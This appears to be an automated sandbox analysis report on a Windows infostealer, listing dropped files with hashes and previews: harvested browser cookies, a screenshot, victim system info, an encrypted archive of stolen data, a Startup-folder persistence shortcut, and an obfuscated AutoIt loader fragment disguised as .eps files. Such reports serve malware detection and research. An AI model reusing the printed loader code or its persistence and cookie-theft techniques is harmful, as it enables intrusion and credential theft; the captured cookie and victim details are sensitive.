Preview:	SQLite format 3......@ ....$..C.. ....

C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies.txt	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	217
Entropy (8bit):	5.859657961162949
Encrypted:	false
SSDEEP:	3:PJu3rraJH4ZfMEUwROh8Xohd7SfBzS2cs7UvYf6gPS12RFEv1hCTd30S7kwTh:Pk3r2gfrfXoL2fgsQvYf6gOOr7kmh
MD5:	0C6C5A9D776F8EE1D0D7D4A86A8B17EE
SHA1:	06DDB1FDECD637154F8AB73C126429DDCED8B23C
SHA-256:	BE1E4A88CD9714CAC6EBEF4E7B0C9E588BC357CB9AAD1607918BA646180B852B
SHA-512:	A7A036901842184D219B2788320C861474DCFD4601422CE90FE139111FDAB435D4F4698B8B68724A3245E63BBCBE7EC452962C234F0D49252652BB00B38EEFC6
Malicious:	false
Preview:	.google.com.TRUE./.FALSE.1630345132.NID.204=QrjkTg5JXqxqyd4TmsCYpHdW17gM9uxfBn2Kl-kRsWwWCa7yAyLJXVM2W7-t_R9kFxdQqd55q6FGrZH7amcoOd R5mIxRgQM4bOtUpE-PIMkcwlGdK4ak8EAJLYFmvUgx3Qo8MVGHG7Wa2K5PDgfDvp9W0aMnxRQw2JLHpkU6YcY..

C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies\google_chrome_new.txt	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	217
Entropy (8bit):	5.859657961162949
Encrypted:	false
SSDEEP:	3:PJu3rraJH4ZfMEUwROh8Xohd7SfBzS2cs7UvYf6gPS12RFEv1hCTd30S7kwTh:Pk3r2gfrfXoL2fgsQvYf6gOOr7kmh
MD5:	0C6C5A9D776F8EE1D0D7D4A86A8B17EE
SHA1:	06DDB1FDECD637154F8AB73C126429DDCED8B23C
SHA-256:	BE1E4A88CD9714CAC6EBEF4E7B0C9E588BC357CB9AAD1607918BA646180B852B
SHA-512:	A7A036901842184D219B2788320C861474DCFD4601422CE90FE139111FDAB435D4F4698B8B68724A3245E63BBCBE7EC452962C234F0D49252652BB00B38EEFC6
Malicious:	false
Preview:	.google.com.TRUE./.FALSE.1630345132.NID.204=QrjkTg5JXqxqyd4TmsCYpHdW17gM9uxfBn2Kl-kRsWwWCa7yAyLJXVM2W7-t_R9kFxdQqd55q6FGrZH7amcoOd R5mIxRgQM4bOtUpE-PIMkcwlGdK4ak8EAJLYFmvUgx3Qo8MVGHG7Wa2K5PDgfDvp9W0aMnxRQw2JLHpkU6YcY..

C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\screenshot.jpg	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	70943
Entropy (8bit):	7.810955208828877
Encrypted:	false
SSDEEP:	1536:IhKWugXnuxVSxuK2vCB6FZjNWvU9rZDNT9H4N:u/w6l8SUTz4N
MD5:	147BD7675C224B0A45537355452935DD
SHA1:	19C04930FD8FF6F4FC50EE21430C9E00D6B94448
SHA-256:	8B7BA66004AC89DAFAFEE3A476D16B1ACC5430030FC5D5C69980F6EC1C95BB0B
SHA-512:	C2258C7B83C826BEC4E61651FAC1032AA830589D872E3252FE4AF51E6BA8114B2EA713D468D4DFCBDF017C117DA3E433EA6C03108A2A987A21DA92D8ED4422 A
Malicious:	false
Preview:	......JFIF.....`.`.....C................%.....- ".%5/874/43;BUH;?P?34JdKPWZ_`_9Ghog\nU]_[...C.......+..+[=4=[[[...........".. ....}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?..E-.(.. .(..U..K2..,p$s.~...*.:-.|.+.......6.Y.t....X..s...r6.\..?....I..a..~dQ..cQS..\....^0z.8?C...D.E-..JJZJ.%%v.|>d8:.......SG.....O.. ..U..T{.f..}.2.......S..%...*./....qm...+G....3...Z.4.&P.w ..+R.. (...+....Y]i_h..~H.....x..s.-....S..._?.<.._.Gt.......4..;....D.........4.T?....+...<j.....>.........,.j.k.y-.1.#...Nm....U..u.z.RR..hb%..R.(..4..kV6.....

C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	20500
Entropy (8bit):	3.523059949065692
Encrypted:	false

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\files_\system_info.txt	
SSDEEP:	384:ZqJcsOpGQGXJ0eDcDDfZmEiv5bJtWmGu37mx1FqGbUpYR6PWhBzR6em7HQCV1Fav:ELOpR2J0eDcDDfZmEiv5bJtWmGu37mxJ
MD5:	A8FC1E5C00C9F369C78B9FBAB0C957C3
SHA1:	A23BC83A792F1C258EC87BAE306CAC52D7728B26
SHA-256:	97B47E22320BCF70E27BAAB1B79F3158F56298104EEECA49E658414D7132E5CD
SHA-512:	5D1F59C059A32DA3C5944AECE0A552BF38A75FDA3EA24695BB1D4E89C8BD6E1E9A12BD72E9EECE21E23BF1DC73ABCCD392340F4DAF4BD4E7A16E9CDBB907FCF0
Malicious:	false
Preview:	..E.X.E._.P.A.T.H.:. . . . . .C.:.\.U.s.e.r.s.\.a.l.f.o.n.s.\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...W.3.2...A.I.D.e.t.e.c.t...m.a.l.w.a.r.e.1...2.4.4.5.3...e.x.e. ....O.p.e.r.a.t.i.n.g. .s.y.s.t.e.m.:. . . . . .W.i.n.d.o.w.s. .1.0. .P.r.o. . . .6.4.-.b.i.t.(.x.6.4.). . . .b.u.i.l.d.:. .1.7.1.3.4. . . .r.e.l.e.a.s.e.:. .1.8.0.3.....O.p.e.r.a.t.i.n.g. .s.y.s.t.e.m. .l.a.n.g.u.a.g.e.:. .e.n.-.U.S.....K.e.y.b.o.a.r.d. .l.a.n.g.u.a.g.e.s.:. . . . . .E.n.g.l.i.s.h. .(.U.n.i.t.e.d. .S.t.a.t.e.s.). ./. .....L.o.c.a.l. .D.a.t.e. .a.n.d. .T.i.m.e.:. . . . . .2.0.2.1.-.0.4.-.1.2. .1.5.:.1.1.:.1.5.....U.T.C.:. . . . . .-.0.7.0.0.....U.s.e.r.n.a.m.e. .(.C.o.m.p.u.t.e.r.n.a.m.e.).:. . . .a.l.f.o.n.s. .(.0.4.8.7.0.7.).....C.P.U.:. . . . . .I.n.t.e.l.(.R.). .C.o.r.e.(.T.M.).2. .C.P.U. .6.6.0.0. .@. .2...4.0. .G.H.z. .(.c.o.r.e.s.:. .4.).....M.e.m.o.r.y. .r.a.m.:. . . . .

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\gLbcxbHAcf.zip	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	66965
Entropy (8bit):	**7.995938433759595**
Encrypted:	**true**
SSDEEP:	1536:Eo013k/ncxu3747WQAUTKswJaqY9iEgz2aAsW39l0/sPMkRMA5vJF1:1pcqSwJav9TgC97L/sPMhcxF1
MD5:	277C6865085640C839AB779F2541C094
SHA1:	5DEEA06ADC10348C8D9B5F0EF6165066AE66E882
SHA-256:	89B3F9DC3F127C90A147FAD3331B4280B418ABD584B123DA3CBFB8CBB7F13A50
SHA-512:	CB7C49C08642F84BAA6B3B1FF631FB69F7217E1425999FF105DF4090015C83D5BD9D2421B6F6293889AAD17340007A573AC82ED50CFAF2FF0D9CDE79DDB25BE
Malicious:	false
Preview:	PK.....|..R.....cookies/google_chrome_new.txtUT.....t`..t`..t`%c.vN.0.' .o.xM..bX...P.f.....g!.z].....X....:.y..4....m...[.A....cm\. ..Q...i..k.Z..+.....DhH"....8$.C.M.7@._.] .R...#X'B ..i....!..]U....q.....`q...w]t...U....+.K..D.S.E.N.....n.m..'8...:[0..X.MW.*`PK...a.L.....PK.....\|..R.....cookies.txtUT.....t`..t`..t`%c.vN.0.' .o.xM..bX...P.f.....g!.z]....X....:.y..4....m...[.A....cm\. ..Q...i..k.Z..+.....DhH"....8$.C.M.7@._.].R...#X'B ..i....!..]U....q.....`q...w]t...U....+.K..D.S.E.N.....n.m..'8...:[0..X.MW.*`PK...a.L.....PK.....~..R.....screenshot.jpgUT.....t`..t`..t`%w.....r..n.].....*.l..%L.A|.T..`...._.Y...R:...?.B.YNJs?@2s.[q...43J....`Y5...$...;?.....o....?e.MAV...zZ;.?.WPH...S..8.| a.....96.8..)..*./ ...6...._K#..om.].h.H...<...8..8.....L.U.q.....i{..B.yF..s.<...cT...U.__.....m.....O.....C|.>.<~B....#L..X*.Y..0.(..HW..-...L..b....bfF.z..@...wP.E.O=.vHw...a.....}z.3=.8.

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\puElfsbI.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\vByreI.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\vByreI.tmp	
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\nsg8FBB.tmp\UAC.dll	
Process:	C:\Users\user\AppData\Local\Temp\Murano.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	14848
Entropy (8bit):	5.715583967305762
Encrypted:	false
SSDEEP:	192:DiF6v2imI36Op/tGZGfWxdyWHD0I53vLl7WVl8e04IpDlPjs:DGVY6ClGoWxXH75T1WVl83lLs
MD5:	ADB29E6B186DAA765DC750128649B63D
SHA1:	160CBDC4CB0AC2C142D361DF138C537AA7E708C9
SHA-256:	2F7F8FC05DC4FD0D5CDA501B47E4433357E887BBFED7292C028D99C73B52DC08
SHA-512:	B28ADCCCF0C33660FECD6F95F28F11F793DC9988582187617B4C113FB4E6FDAD4CF7694CD8C0300A477E63536456894D119741A940DDA09B7DF3FF0087A7EAD
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: SecuriteInfo.com.ArtemisAFF6F8C75217.6228.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: tDDFLIR3f6.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.Agent.FFIJ.17175.exe, Detection: malicious, Browse • Filename: 3vQD6TIYA1.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.Coins.Win32.5986.15363.exe, Detection: malicious, Browse • Filename: XN123gfQJQ.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.PWS.Siggen2.64388.32153.exe, Detection: malicious, Browse • Filename: V7UnYc7CCN.exe, Detection: malicious, Browse • Filename: FileZilla_3.53.1_win64_sponsored-setup.exe, Detection: malicious, Browse • Filename: FileZilla_3.53.1_win64_sponsored-setup.exe, Detection: malicious, Browse • Filename: 1Nqs1iTfMz.exe, Detection: malicious, Browse • Filename: lv.exe, Detection: malicious, Browse • Filename: IaYA2iuuIV.exe, Detection: malicious, Browse • Filename: Ypp2jYNpAI.exe, Detection: malicious, Browse • Filename: 1k2RZQrqkh.exe, Detection: malicious, Browse • Filename: JspemsXAtV.exe, Detection: malicious, Browse • Filename: 3688975dcd3f7829cfe55f7dd46166e0d6bd46c842c16.exe, Detection: malicious, Browse • Filename: hLOTlwUNup.exe, Detection: malicious, Browse • Filename: vZzN8hoqnD.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.?NB.INB.INB.li..IEB.INB.I.B.li..IMB.li..IOB.li..IOB.li..IOB.IRichNB.I .....PE..L...@.dU.....!.....,.....)......@.....p.....:..<....3..x....P.....`.....\..... .....text....+.....,..... ..`.data...d....@.....0.....@....rsrc.....P.....2.....@..@.reloc.....`.....4.....@..B..... ....

C:\Users\user\AppData\Local\Temp\tZVdZWix.txt	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.839614648336088
Encrypted:	false
SSDEEP:	3:jBJXv2M3qWEu71/Ak:jBJ/X3qWuk
MD5:	CB000FE22CA02940975C83D7A5A449DD
SHA1:	B91AF48EB5649291C6BA81AA165D2FCABC604379
SHA-256:	8A45D5858030ECB58579E170823CC38F28C2EACAC2CB0BD7C9071FB8019C816B
SHA-512:	A02B88B0D57CCE8D4C7B371BF72C6CE248912818DDA102E137B9B446C3B4A569A211826D86243455F7A0695151628D23BD0B434569D35BFC207E649015305E90
Malicious:	false
Preview:	Windows 10 Pro..user..Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..

C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Eri.eps	
Process:	C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe
File Type:	ASCII text, with very long lines, with CRLF, CR, LF line terminators
Category:	dropped
Size (bytes):	643498
Entropy (8bit):	5.865429553014856
Encrypted:	false
SSDEEP:	12288:e+5CTU487C6isxUQAOCCcCxgwAkovm8Jg:FC7g/
MD5:	890D1D73257820D0C6792F9A8DC59479

C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Eri.eps	
SHA1:	20669EA7EE51E51794D0F43009AA9ABB570F37A8
SHA-256:	8707B27193359B0DDAE772CF837B182770B4181FCCCD3E64903E1AE9E8955B0C
SHA-512:	EE6DB57CD22B243F5B0FD8FBC405CC1F1DED92442F47A98EFB10FACD6F5E73F6B5984685704A1A0B29D514F3649C63198369D6D7DB5A4E731C1C5941E28B8E6
Malicious:	false
Preview:	$Oglxfly = SAQxWduwfjjO("72_108_114_103_70_77_74_110_83_120_115_75_100_117_104_122_76_75_106_114_92_91_107_109_77_84_121_85_93",3)..#NoTrayIcon....Func NDfgImaDSTkyExXRlic($waFHc,$UkaIlvxAV,$ZNbbgfFVT,$XIlfhgSX,$XISiBn,$AICJlT,$ZlzY)..Local $qMCRqkw = 'XzDvuXliGWZWPWalntHltTdalsXVdfAjdbKoyONtOrNeAQhrzszWEQYtrlkOqgRdcMFskpyJdDcqygRxrTCYVDImnGyUCYrAjbGOlVSpjKFwxXY'...$YINzB = 158..$jNMFqxSUgdx = 81..While ((5912-5911)*5637)..Switch $YINzB..Case 154....$VsBxuMPPWOuAvMZRF = Execute(SAQxWduwfjjO("75_90_113_103_43_80_82_83_87_124_125_115_76_109_110_86_122_90_108_123_125_44",3))..$87 = 151..For $TVFHMqZMJEJTfXJExhtRGZQkbtNOTIHBmWWOshEBxxrkuenpRR = 5 To 22..Local $DbkWFyxFEWwdVOLi = 'IXrVgoBegYIyiWElrpdDXAgPeHfQKwaJkYjdrMggKTduM'..Local $VsBxuMPPWOuAvMZRF = Execute(SAQxWduwfjjO("77_123_114_127_110_80_110_125_92_110_123_114_106_117_49_48_122_107_130_91_79_129_78_130_120_82_48_50",9)), $TGTLsjGYT = 'JgudUeTrpieBkgzEpMfHTtHPTHx'..Next....$YINzB = $YINzB + 1..Case 155....$tAOHhdpZBLsLwYB = Execute

C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Notti.eps	
Process:	C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe
File Type:	data
Category:	dropped
Size (bytes):	943928
Entropy (8bit):	6.625737512696406
Encrypted:	false
SSDEEP:	24576:FJs7DlG83U/hcSO3UTyYPeuZtxY+8aiB8ea:FC7hGOSPT/PxebaiO
MD5:	D6B3543F741FC22A9309AD4328B977B0
SHA1:	F75ACE4374CB7B7BD55F44D42B39223045118156
SHA-256:	A4B31A2BB4FAA628493F11AF21D9AEF7DC2536052131351DEC1F45826A355B23
SHA-512:	90FBE24B456230E7795A2CAD239852239D3384051943D3D260195BFA2D2EFE964324F198F0F2C21A5FF97ADCE7A488005478D2E9B05AA2DA8506263C1A99B1D9
Malicious:	false
Preview:	NfIeItKcjkOKepYZCKFMkXrWzIisyYsXhQiMykUBGlqQrbUBrzKTMfJQkLIqWadhUQvkejTdQtuqWhTWOFgLgbkYudAzCUEhUMWjqInRmzrHoJTYSLjdtEYvFnyLLmOVmSupsGWyibjVxDPb.....@.....!..L.!This program cannot be run in DOS mode....$.....;...h...h...h4;mh...h4;oh...h4;nh...h..[h...h..i...h..i...h..i...h...h...h...h...h..i..h..i...h..ch...h...h...h..i...hRich...h.....PE..L...!..^.....".....@.....@...@.....@.....@.....|....P..h.....J.....0..@v.....C.....@.....text...%..... ..`.rdata.....@..@.data...|p.....H.....@....rsrc...h....P.....@..@.reloc..@v...0...x.....@..B.....

C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Scoprirvi.eps	
Process:	C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	117111
Entropy (8bit):	5.772481497687213
Encrypted:	false
SSDEEP:	3072:/lhqr/D24tnYhxKd/EeTgxxd1lM7OXDttKkGn22S:/cHJBEe0PlM7OXDtMki25
MD5:	FBD2CB54556AEC9D3F86DA354FDE67DB
SHA1:	5F3354B1D49A24BC503805BA39B32AC8D394DC74
SHA-256:	1E974F313E1D3235CA79FC159AE734C8E3533C48C4E508C0441C73071D93398E
SHA-512:	F6473EE4B2C5C86A1300311720942E8454B2D8D2706FFEC16D3731466BC59B800B3A44B5FE10458C35CB32F5BBB8B179C2FF1FC7B6E7AF5D6FE18F002007FD5
Malicious:	false
Preview:	iJsMaUmvYKRxZIXVASlVNnICLcRxiJHGXAIgvoHVsINqIIoQyCTtDvEJqOwW=tfgelvnqImalfEtKIaehwfEQDrBVYgHuKRjznXZjJQvrBTgSAYsvYJePKnnuVDwxSkAbsLjKaPDlSBgKPIcqWli..PbIZnTsuPekfzQAPMHtouRWppOsjoqbHrmHUejjnnbcQfYsYiF=fyYUYAmQKCtYOEDjTpGMmcFKIcuTkbayCLoCtElzDvBWzmGjMMbPBTOUmgkCxFFjpZcecwifAhprTJdpPTinZDDIXgeQauYYRgMxrDQKEoggJLqQY..NAbuhGcMyiZsWxgkjEWWukrvTRffZkhkSdabAKwuYdnJLhkTZnn=UwWCbqjcsuNTTNmFeQKBCQXPMxLGFcdAMRsQxQqmbGPSCEPYNGRoNXTtruPefGPVPhuevJlkQkrWqyhoFMSZEiMPXjMgqXlRRTegnMBtcFaCTXrYSHbCNPsIAsypWWkSqjy..rYKSkNDZPlWqpOvzmHrwCxOuHaomzmBHSVUTXFsZjsSdxyqiASzaot=JlDlSFtFdIgihTCcUdtPlBbLCsqYByomOdkJxxnxiMBIuXNgXvnetfxiNRIAFyrlmPzWITwmRKHbZPFEEMwyHucmWtVDLXPwJsodDQGtxZlxHWiXkrWStXDzxUqDXnNTUGOIGgqNuWKlVwRZWYsIwWW..OPWJQeiWkdmwomdWroMohVbzeqGZuySYJrURssWrPOvFCQRbHxESpOnSaDHQciPynAstEmF=kIznnRRkpoaMAZOVEwmOKuHHZsiwmMSiPTGAcZxAMcGhPeEnLvmDZRwywLmuKPLvflWHzhAFGZwgmxRWNJfrjfoYRBmJAgPXJlXFyWybWUWqPNFGTCzwAIpqeYQROQtaltEfbjQQERisaiorWSQYUNbwqWDiyhJyQEQLofp..MDbIBRIUPMUVqunvHDgAJIKdowBNsbVGJpksdOmogJszaNyKux

C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Velavi.eps	
Process:	C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe
File Type:	data
Category:	dropped
Size (bytes):	143360
Entropy (8bit):	**7.998492792403378**
Encrypted:	**true**
SSDEEP:	3072:SCPHcI7djZ1o5BXaFlykBEt4RjkhFnRZB:SCP8I7tZurelyketSm
MD5:	E38AF13EE7173016561D1C579C8C7386
SHA1:	37670C3B7C3B51B9953151F64DE25015866569CE
SHA-256:	5D8836646F03358AF167CF96A4A27A6C3C1415E9AB61E4F3A65192ECB9C02F09

C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Velavi.eps	
SHA-512:	E4BDEAFEA2551ADFB7B3FA7F5D9CC275D956004CC7A123532B8A7B027D431FE93328A60D0C26670EE75A179ACB3A6CF8AB98BFF34B46DA968EA8A54B065534 56
Malicious:	false
Preview:	..Y..:WA'.....]x#....d..r.(....Fi....W..''I....[b.o.....|...''.V/.x.].R..9.w.Z...&.x.. .z.h]..g..G.v.X...f..4&..H/2e.....A.....A.s./c.5.....<(B/..R.u.....Lr.O....NGIb...P.LAJ...B..<..x.~.u.<|U..p4 `a...e.=)@Z..+|...N..#a....#B...1.Nq.,p.N>.V...nJ TCm.]....*`.&.B.j..Cq...`..*.....h.)>.....&...~.....F.p.`.....T.....T.....R.Cp.m.1.fe. .....%HvKkB... .C.....<x]..W..m....G&_.Q[Q.+''X. 86....$!....ul....n..QV..R..a...*J3:.::m..5%X....c...0..7...:...J8.x....\.....+1.1.V.8).S.....D.p.hd..Pl0.;.a.">@b..g...3.....%.L.B]g<.O..\|.%.y..>....D.r..1#72&:}.{.A.+..t.6Q.g.,n... .....}.....).8..d.....(.....!@c....N.8x.fk.F.....g..\h.2.7...(.z.^....ve.3.g....?...,..G....lsAc...g.D.....D..j.A.,$.r.e..)....;(n....Vq.B.~....;.F.X|L}....j..U..&h .w...J..R9.?.....j...(...{..... .x..`..Y..<s.\.....k.G.i..Q=..\e.....%.....#Hkf}q...rUjO.K..u.....l...>...0QQ....9...Y....H....H...CU..Hr....3%...a.Q...W. <....v..2.(..n+.....g...S-...%

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SmartClock.lnk	
Process:	C:\Users\user\AppData\Local\Temp\New Feature\4.exe
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Description string, Has Relative path, Archive, ctime=Mon Apr 12 21:12:24 2021, mtime=Mon Apr 12 21:12:24 2021, atime=Mon Apr 12 01:45:28 2021, length=328704, window=hide
Category:	dropped
Size (bytes):	938
Entropy (8bit):	4.982237865006329
Encrypted:	false
SSDEEP:	24:8N27FZ3bCHmrdQS1xrIAmwdnC22rr/tm:887F5CHmZhrvmynj2rr/t
MD5:	2568495C3650D88B8AEBB2F17FFBDE83
SHA1:	1F26FAA203907572417BA7E59506B09BDEC199C6
SHA-256:	A851F2EF4962EF136FEB61809B3B1CFC398A8107AACE3D0AED1ED386AA5C4839
SHA-512:	9DFA9B359B3D67CD346C563414E9A0C8570C26B083600A2F3B8912E70F48F1DF5E63D45834BD2868028C9C907A00709476E445A89769E77566CABF404F20DE2D
Malicious:	false
Preview:	L.....F.... ...x!.../...../....z.E/.....:..DG..Yr?.D..U..k0.&...&.....-....".8...-[.../.....t...CFSF..1.....NM...AppData...t.Y^...H.g.3..(.....gVA.G..k...@.....NM. .R`.....Y.....R..A.p.p.D.a.t.a...B.V.1.....Rh...Roaming.@.....NM..Rm.....Y.....!..R.o.a.m.i.n.g.....`.1.....R....SMARTC~1..H.....R...R.....0[..... ....S.m.a.r.t. .C.l.o.c.k....j.2.....R.. .SMARTC~1.EXE..N.....R...R.....1[.....S.m.a.r.t.C.l.o.c.k...e.x.e.....i.....-.....h.....<.....C:\Users\user\AppDa ta\Roaming\Smart Clock\SmartClock.exe....S.m.a.r.t. .C.l.o.c.k.).....\....\....\....\....\.S.m.a.r.t. .C.l.o.c.k.\.S.m.a.r.t.C.l.o.c.k...e.x.e.`.....X.....048707.....!a..%.H.VZ Aj...`jt.+.....W...!a..%.H.VZAj...`jt.+.....W..E.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe	
Process:	C:\Users\user\AppData\Local\Temp\New Feature\4.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	328704
Entropy (8bit):	6.796040916616973
Encrypted:	false
SSDEEP:	6144:TTxj9L+GunafsHK8zIjIVp20bhPeCPHhNX:TTxJzBsq8kJ07H
MD5:	E99CED09C77FFEC9F09B33642E9B0E99
SHA1:	01217AD74FDCFE07F1EA0FE296AB4D2B809CD581
SHA-256:	02F5996141F5FE2B189D8E2B1556EAB985E55E91D9F476DABC691F7C693B2400
SHA-512:	F4D515C7E920B30E7E12EB6BC77E0446F31286259804BAEFD1B33A338CFF9DB6E688173E59A7110F11298199646F31EEC8934E502F130AF5FC765E02FC543186
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....PE..L.....^_.....=-.....@.....0...../z.....Pf..j....[..<....p..0.....hJ..@..... ....text...?..... ..`.data...<.....@....yiku.....@....padozocy.....@....new.....F... ...H.....@..@.rsrc...0....p... ....X.....@..@.reloc.....p.....@..B.....

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\makecab.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	754
Entropy (8bit):	4.501722289958999
Encrypted:	false
SSDEEP:	12:xYV1JnceSZceEd0xeeQTEFhaoYwRwGHaqeS6JozUYae6dhmraMy5V:xYDBcDZcTPIjZYwWqeMUY2kHGV
MD5:	EB265F56777BD576D478648053D18075
SHA1:	562D01958A377C1C7343621F569D65E5D85E7E27
SHA-256:	64A27E60DFB2E033099969449AF134D587A47B99036531EBC6FA0F0BF078D483
SHA-512:	5C2576540026F4C56F1A962919F45967BE9C25CD3D06C188BC2390F195EEE78F1C9C0414C3A2B5CDC30EFC955B284B5921308BA3B06DC2DB8D1B133F60C18F3
Malicious:	false

\Device\ConDrv	
Preview:	Cabinet Maker - Lossless Data Compression Tool....MAKECAB [/V[n]] [/D var=value ...] [/L dir] source [destination]..MAKECAB [/V[n]] [/D var=value ...] /F directive_file [...].... source File to compress... destination File name to give compressed file. If omitted, the.. last character of the source file name is replaced.. with an underscore (_) and used as the destination... /F directives A file with MakeCAB directives (may be repeated). Refer to.. Microsoft Cabinet SDK for information on directive_file... /D var=value Defines variable with specified value... /L dir Location to place destination (default is current directory)... /V[n] V erbosity level (1..3)...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.647769237525862
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Clipper DOS Executable (2020/12) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File size:	749568
MD5:	5e3189812e802c0fd68ce592cb1e1999
SHA1:	38552111d3001f4998ab85408601873897653360
SHA256:	f42553b4409992bbddc1df8b716596727762a191055cd2e ebb3ced648cf5384f
SHA512:	9a8d2d68feebd8b9658c4b7e5b32221112a9449b30524a 36757e6022686414d714f7dc680db48fdc93dc357849604 631fddf26b55204584c871367f204aee4d3
SSDEEP:	12288:hDTY0MImKSz4jaZb47XE2DUNLgjgV5cWdoGA M3GDoaCBdBaMDKif2QhR2I:dNMIOz42qDEbBV5RJ2 6DKO2JI
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$..... .....PE..L.....].....

File Icon

Icon Hash:	8692f0c4c4ccb2ce

Static PE Info

General

Entrypoint:	0x402d3b
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
